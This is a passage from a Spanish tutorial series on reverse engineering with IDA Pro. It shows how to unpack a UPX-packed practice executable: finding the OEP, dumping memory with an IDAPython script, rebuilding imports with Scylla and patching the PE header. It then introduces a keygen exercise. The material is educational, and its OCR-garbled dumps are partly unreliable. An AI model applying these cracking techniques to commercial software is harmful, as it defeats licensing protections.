debug001	00200000	00210000	R	W	.	D	.	byte	0000	public	DATA	32	0000	0000	0000	0000	0000
HEADER	00230000	00231000	?	?	?	.	L	page	0004	public	DATA	32	FFFFFFF	FFFFFFF	FFFFFFF	FFFFFFF	FFFFFFF
UPX0	00231000	00238000	R	W	X	.	L	para	0001	public	CODE	32	0000	0000	0001	FFFFFFF	FFFFFFF
UPX1	00238000	0023A000	R	W	X	.	L	para	0002	public	CODE	32	0000	0000	0001	FFFFFFF	FFFFFFF
.rsrc	0023A000	0023B000	R	W	.	L	para	0003	public	DATA	32	0000	0000	0001	FFFFFFF	FFFFFFF	
debug003	00240000	00254000	R	.	.	D	.	byte	0000	public	CONST	32	0000	0000	0000	0000	0000
debug004	00259000	00298000	R	W	.	D	.	byte	0000	public	DATA	32	0000	0000	0000	0000	0000
debug005	00298000	002A0000	R	W	.	D	.	byte	0000	public	DATA	32	0000	0000	0000	0000	0000
Stack_PAGE_GUARD[0000...	0039B000	0039D000	R	W	.	D	.	byte	0000	public	STACK	32	0000	0000	0000	0000	0000
Stack[00000344]	0039D000	003A0000	R	W	.	D	.	byte	0000	public	STACK	32	0000	0000	0000	0000	0000

Si solo hicieramos un SEARCH FOR TEXT para hallar el POPAD o POPA en este caso, hallaríamos el que se ejecuta justo antes de saltar al OEP.

The screenshot shows the IDA Pro search results for "popa":

Address	Function	Instruction
UPX1:0023906E	start	popa




Allí ya sabríamos que el OEP está en 0x23146 pero puedo hallarlo poniendo un BREAKPOINT en EJECUCION que abarque toda la primera sección.


Voy al inicio de la misma en 0x231000.

Allí veo los datos que saca del header, obviamente las direcciones no coinciden por la randomización, la imagebase no es 0x400000 pero el VIRTUAL SIZE si es 0x7000 o sea el tamaño de la sección en la memoria coincide ya que empieza en 0x231000 y termina en 0x238000 la diferencia es 0x7000 bytes.


Allí que pongo un breakpoint con F2 allí en el inicio de la sección, en mi caso 0x231000 o la dirección que corresponda en su máquina de largo 0x7000.




Borro todos los otros breakpoints que quede solo este y apreto F9 para que corra.



Allí se detiene y coincide con la dirección que habíamos visto que era el OEP, ahora borro el BREAKPOINT para quitar lo rojo.



Hago click derecho en la esquina inferior izquierda REANALIZE PROGRAM.



En este caso lo tomo como si fuera un bloque del mismo STUB por eso no le puso sub\_ de prefijo y lo dejo como loc\_ igual no hay problema.

Ahora edito el script dumpeador en Python para que muestre la ImageBase real mía y el final del archivo.

Name	Start	End	R	W	X	D	L	Align	Base	Type	Class	AD	es	ss	ds	fs	gs
debug001	00200000	00210000	R	W	.	D	.	byte	0000	public	DATA	32	0000	0000	0000	0000	
HEADER	00230000	00231000	?	?	?	.	L	page	0004	public	DATA	32	FFFFFF	FFFFFF	FFFFFF	FFFFFF	
UPX0	00231000	00238000	R	W	X	.	L	para	0001	public	CODE	32	0000	0000	0001	FFFFFF	
UPX1	00238000	0023A000	R	W	X	.	L	para	0002	public	CODE	32	0000	0000	0001	FFFFFF	
.src	0023A000	0023B000	R	W	L	.	L	para	0003	public	DATA	32	0000	0000	0001	FFFFFF	
debug003	00240000	00241000	R	.	.	D	.	byte	0000	public	CONST	32	0000	0000	0000	0000	
debug004	00295000	00298000	R	W	.	D	.	byte	0000	public	DATA	32	0000	0000	0000	0000	


O sea que la imagebase en mi caso es 0x230000 y el final 0x23b000.

```

1 import idaapi
2 import idc
3 import struct
4
5 bin=""
6
7 file=open("packed.bin", "wb")
8
9 for ea in range (0x230000,0x23b000,4):
10     bin+=struct.pack("<L",idc.Dword(ea))
11
12
13 file.write(bin)
14 file.close()


```

Allí cambio los valores y lo corro desde FILE-SCRIPT-FILE.



Allí lo guarda ya que el script corre en la máquina PRINCIPAL.


Lo abro con el PEEDITOR y le hago el DUMPFIXER.




Lo renombro como exe.

	Nombre	Fecha de modifica...	Tipo
AAA	packed.exe	25/11/2016 04:38 ...	Aplic
46)	PACKED_PRACTICA_1.exe	21/11/2016 05:30 ...	Aplic
QUINA	PACKED_PRACTICA_1.id0	25/11/2016 01:47 ...	Archi
	PACKED_PRACTICA_1.id1	25/11/2016 01:47 ...	Archi
	PACKED_PRACTICA_1.id2	25/11/2016 01:47 ...	Archi
	PACKED_PRACTICA_1.nam	25/11/2016 01:47 ...	Archi
	PACKED_PRACTICA_1.til	25/11/2016 01:47 ...	Archi

Ya aparece con el mismo icono del empacado ahora abro el Scylla en la TARGET y copio el packed.exe allí.



Ahora le doy a IAT AUTOSEARCH.



Le cambio el OEP por 0x23146e que habíamos hallado.

Veo que hay una sola entrada INVÁLIDA luego del IAT AUTOSEARCH y GET IMPORTS.

Sumando la imagebase más la entrada invalida

Python>hex(0x230000+0x20d4)  
0x2320d4

100.00% (1249,3988) (291,367) UNKNOWN 0023146E: start:loc\_23146E (Synchronized with EIP)

Hex View-1


00232080	60 D1 E0 72 70 BF E0 72	70 D8 E0 72 A0 03 DC 72	'DÓrp+ÓrpÍórá..r
00232090	50 F6 E0 72 B0 F5 E0 72	A0 CC DB 72 40 09 E4 72	P÷Ór;§Órá  r@.Ór
002320A0	A0 F6 DB 72 80 6E DB 72	60 E7 DB 72 00 00 00 00	á÷ rGn r`þ r....
002320B0	80 D7 DB 72 C0 03 DC 72	70 03 DC 72 10 F5 E1 72	çî r+.rp._r.§Ór
002320C0	40 07 E1 72 40 2B E1 72	00 00 00 00 20 22 DC 72	@.Ór@+Ór....."r
002320D0	00 00 00 00 44 1D 23 00	00 00 00 00 ED 12 23 00	....D.#.....Ó.#.
002320E0	00 00 00 00 00 00 00 00	41 12 23 00 E5 12 23 00	.....A.#.Ó.#.
002320F0	00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00	.....

UNKNOWN 002320D4: UPX0: guard check icall fptr

Veo que parece ser ruido no creo que sea parte de la IAT verifiquemos mirando en el listado si esa dirección tiene referencias.

Vemos que si tiene referencias

UPX0:002320CC	off_2320CC	dd offset ucrtbase_strlen	; DATA XREF
UPX0:002320D0	dd 0		
UPX0:002320D4	__guard_check_icall_fptr	dd offset nullsub_1	; DATA XREF
UPX0:002320D4			; UPX1:002390CC
UPX0:002320D8	dword_2320D8	dd 0	; DATA XREF



Veamos donde va.


```

00231D44
00231D44
00231D44
00231D44 nullsub_1 proc near
00231D44 retn
00231D44 nullsub_1 endp
00231D44

```

Vemos que termina yendo a un RET.

Veo que no es un problema ya que va a un valor fijo del programa que es un RET no a una api, así que haremos en la entrada invalida CLICK DERECHO-CUT THUNK para eliminarla de la IAT.



Ahora hago FIX DUMP del packed.exe y me queda el packed\_SCY.exe sin embargo ese aun no corre y es porque en el dumpeado no se reallocon las direcciones que fueron creadas en runtime que no pertenecen a la IAT y cambian siempre al arrancar, así que le quitare la randomizacion lo abro al packed\_SCY.exe en el IDA con manual load cargando el header también y voy al mismo.

```

HEADER:00230000 : Segment type: Pure data
HEADER:00230000 HEADER segment page public 'DATA' use32
HEADER:00230000 assume cs:HEADER
HEADER:00230000 ; unsigned __int8 _ImageBase
HEADER:00230000 _ImageBase du 5A40h
HEADER:00230000 ; DATA XREF: HEADER:off_23003C1o
HEADER:00230000 ; HEADER:00230120L0 ...
HEADER:00230000 ; PE magic number
HEADER:00230000 ; Bytes on last page of file
HEADER:00230000 ; Pages in file
HEADER:00230000 ; Relocations
HEADER:00230000 ; Size of header in paragraphs
HEADER:00230000 ; Minimum extra paragraphs needed
HEADER:00230000 ; Maximum extra paragraphs needed
HEADER:00230000 ; Initial (relative) SS value
HEADER:00230000 ; Initial SP value
HEADER:00230012 ; Checksum
HEADER:00230012 ; Initial IP value
HEADER:00230016 ; Initial (relative) CS value
HEADER:00230018 word_230018 dd 40h ; DATA XREF: __script_is_nonwritable_in_current_image+34r
HEADER:00230018 ; File address of relocation table
HEADER:0023001A ; Overlay number
HEADER:0023001C ; dup(0)
HEADER:00230024 ; Reserved words
HEADER:00230026 ; OEM identifier (for e_oeminfo)
HEADER:00230028 ; OEM information; e_oemid specific
HEADER:00230028 ; Reserved words
HEADER:0023003C off_2300F8 dd offset dword_2300F8 - offset _ImageBase ; DATA XREF: __script_is_nonwritable_in_current_image+1E4r
HEADER:0023003C ; File address of new exe header
HEADER:00230040 db 0Eh, 1Fh, 00h, 0Eh, 0, 00h, 9, 0CDh, 21h, 0B8h, 1 ; DOS Stub code
HEADER:00230040 db 40h, 0C0h, 21h, 55h, 68h, 69h, 73h, 20h, 70h, 72h, 6fh
HEADER:00230040 db 67h, 72h, 61h, 60h, 20h, 63h, 61h, 2 dup(6Eh), 6fh
HEADER:00230040 db 74h, 20h, 62h, 65h, 20h, 72h, 75h, 6Eh, 20h, 69h, 6Eh
HEADER:00230040 db 20h, 40h, 4Eh, 53h, 20h, 60h, 6Fh, 64h, 65h, 2Eh, 2 dup(0h)
HEADER:00230040 db 0A0h, 24h, 7 dup(0), 0040h, 18h, 31h, 003h, 0E0h, 7Ah
HEADER:00230040 db 5FH, 80h, 0E0h, 70h, 5FH, 80h, 0E0h, 70h, 5FH, 80h
HEADER:00230040 db 0E9h, 2, 0CCh, 80h, 0E0h, 70h, 5FH, 80h, 0B0h, 24h
HEADER:00230040 db 5EH, 81h, 0E3h, 70h, 5FH, 80h, 0B0h, 24h, 5Ch, 81h
HEADER:00230040 db 0E1h, 70h, 5FH, 80h, 0B0h, 24h, 5Ah, 81h, 0F2h, 7Ah
HEADER:00230040 db 5FH, 80h, 0B0h, 24h, 5Bh, 81h, 0E0h, 70h, 5FH, 80h
HEADER:00230040 db 30h, 85h, 94h, 80h, 0E2h, 7Ah, 5FH, 80h, 0E0h, 7Ah
HEADER:00230040 db 5EH, 80h, 0D1h, 70h, 5FH, 80h, 0B0h, 24h, 5Ah, 81h, 0E2h
HEADER:00230040 db 7AH, 5FH, 80h, 72h, 24h, 000h, 80h, 0E1h, 70h, 5FH
HEADER:00230040 db 80h, 75h, 24h, 5Dh, 81h, 0E0h, 70h, 5FH, 80h, 52h, 69h
HEADER:00230040 db 63h, 68h, 0E0h, 70h, 5FH, 80h, 10h dup(0)
HEADER:002300F8 ; IMAGE_NT_HEADERS
HEADER:002300F8 dword_2300F8 dd 4550h ; DATA XREF: HEADER:off_23003C1o
HEADER:002300F8 ; Signature
HEADER:002300FC ; IMAGE_FILE_HEADER
HEADER:002300FC dd 14Ch ; Machine
00000000 00230000: HEADER:_ImageBase (Synchronized with Hex View-1)

```


Allí esta DLL CHARACTERISTICS en el suyo estará diferente de cero porque yo ya lo cambie.

```

IDA View-A Hex View-1 Structures Enums Imp
HEADER:00230040 db 5EH, 80h, 001h, 7Ah, 5FH, 80h, 75h, 24h, 5Ah, 81h, 0E2h
HEADER:00230040 db 7Ah, 5FH, 80h, 72h, 24h, 000h, 80h, 0E1h, 70h, 5FH
HEADER:00230040 db 80h, 75h, 24h, 5Dh, 81h, 0E0h, 70h, 5FH, 80h
HEADER:00230040 db 63h, 68h, 0E0h, 70h, 5FH, 80h, 0E0h, 70h, 5FH
HEADER:00230040 db 5FH, 80h, 0E0h, 70h, 5FH, 80h, 0E0h, 70h, 5FH
HEADER:00230040 db 0E9h, 2, 0CCh, 80h, 0E0h, 70h, 5FH, 80h, 0B0h, 24h
HEADER:00230040 db 5EH, 81h, 0E3h, 70h, 5FH, 80h, 0B0h, 24h, 5Ch, 81h
HEADER:00230040 db 0E1h, 70h, 5FH, 80h, 0B0h, 24h, 5Ah, 81h, 0F2h, 7Ah
HEADER:00230040 db 5FH, 80h, 0B0h, 24h, 5Bh, 81h, 0E0h, 70h, 5FH, 80h
HEADER:00230040 db 30h, 85h, 94h, 80h, 0E2h, 7Ah, 5FH, 80h, 0E0h, 7Ah
HEADER:00230040 db 5EH, 80h, 0D1h, 70h, 5FH, 80h, 0B0h, 24h, 5Ah, 81h, 0E2h
HEADER:00230040 db 7AH, 5FH, 80h, 72h, 24h, 000h, 80h, 0E1h, 70h, 5FH
HEADER:00230040 db 80h, 75h, 24h, 5Dh, 81h, 0E0h, 70h, 5FH, 80h, 52h, 69h
HEADER:00230040 db 63h, 68h, 0E0h, 70h, 5FH, 80h, 10h dup(0)
HEADER:002300F8 ; IMAGE_NT_HEADERS
HEADER:002300F8 dword_2300F8 dd 4550h ; DATA XREF: HEADER:off_23003C1o
HEADER:002300F8 ; Signature
HEADER:002300FC ; IMAGE_FILE_HEADER
HEADER:002300FC dd 14Ch ; Machine
HEADER:002300FE dw 4 ; Number of sections
HEADER:00230100 dd 5833595Eh ; Time stamp: Mon Nov 21 20:30:22 2016
HEADER:00230104 db 0 ; Pointer to symbol table
HEADER:00230108 db 0 ; Number of symbols
HEADER:0023010C dw 0E0h ; Size of optional header
HEADER:00230110 dw 102h ; Characteristics
HEADER:00230110 ; IMAGE_OPTIONAL_HEADER
HEADER:00230110 dw 100h ; Magic number
HEADER:00230112 db 0Eh ; Major linker version
HEADER:00230113 db 0 ; Minor linker version
HEADER:00230114 dd 2000h ; Size of code
HEADER:00230118 dd 1000h ; Size of initialized data
HEADER:0023011C dd 7000h ; Size of uninitialized data
HEADER:00230120 dd rva_start ; Address of entry point
HEADER:00230124 dd rva dword_230000 ; Base of code
HEADER:00230128 dd rva unk_230000 ; Base of data
HEADER:0023012C dd offset __ImageBase ; Image base
HEADER:00230130 dd 100h ; Image alignment
HEADER:00230134 dw 200h ; File alignment
HEADER:00230138 dw 6 ; Major operating system version
HEADER:00230130 db 0 ; Minor operating system version
HEADER:0023013C db 0 ; Major image version
HEADER:0023013E db 0 ; Minor image version
HEADER:00230140 dw 6 ; Major subsystem version
HEADER:00230142 dw 0 ; Minor subsystem version
HEADER:00230144 db 0 ; Reserved 1
HEADER:00230148 dd 0C000h ; Size of image
HEADER:0023014C dd 100h ; Number of headers
HEADER:00230150 dd 0 ; Checksum
HEADER:00230154 db 3 ; Subsystem
HEADER:00230156 dw 0 ; DLL characteristics
HEADER:00230158 dd 100000h ; Size of stack reserve
HEADER:0023015C dd 1000h ; Size of stack commit
HEADER:00230160 dd 100000h ; Size of heap reserve
HEADER:00230164 dd 1000h ; Size of heap commit
HEADER:00230168 db 0 ; Loader Flag
HEADER:0023016C dd 10h ; Number of data directories
HEADER:00230170 dd 2 dup(0) ; Export Directory
HEADER:00230178 ; Import Directory
HEADER:00230178 dd rva __IMPORT_DESCRIPTOR_kernel32 ; Virtual address
00000000 00230000: HEADER:_ImageBase (Synchronized with Hex View-1)


```

Con el menú EDIT-PATCH PROGRAM-CHANGE WORD lo cambian a cero.



Y luego lo guardan ahí mismo con APPLY PATCHES TO INPUT FILE.

Y listo.



Ya está desempacado en la parte 18 lo reversearemos.

Hasta la parte 18

Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 18


En la parte anterior hemos desempacado el ejecutable del ejercicio y lo hicimos funcionar, en esta parte lo reversearemos para ver si podemos hacer un keygen en Python.

Es bueno recordar que para un análisis estático no es necesario descomprimir, solo con llegar hasta el OEP y hacer un TAKE MEMORY SNAPSHOT, y copiando el idb a otro lugar y abriéndolo, ya se podría analizar estáticamente, pero bueno tenerlo desempacado nos permite también debuggear y eso a veces puede ayudar.

Abro el desempacado en el IDA y lo primero que siempre me fijo son las strings.

Address	Length	Type	String
UPX0:00232110	0000000E	C	Pone un User\n
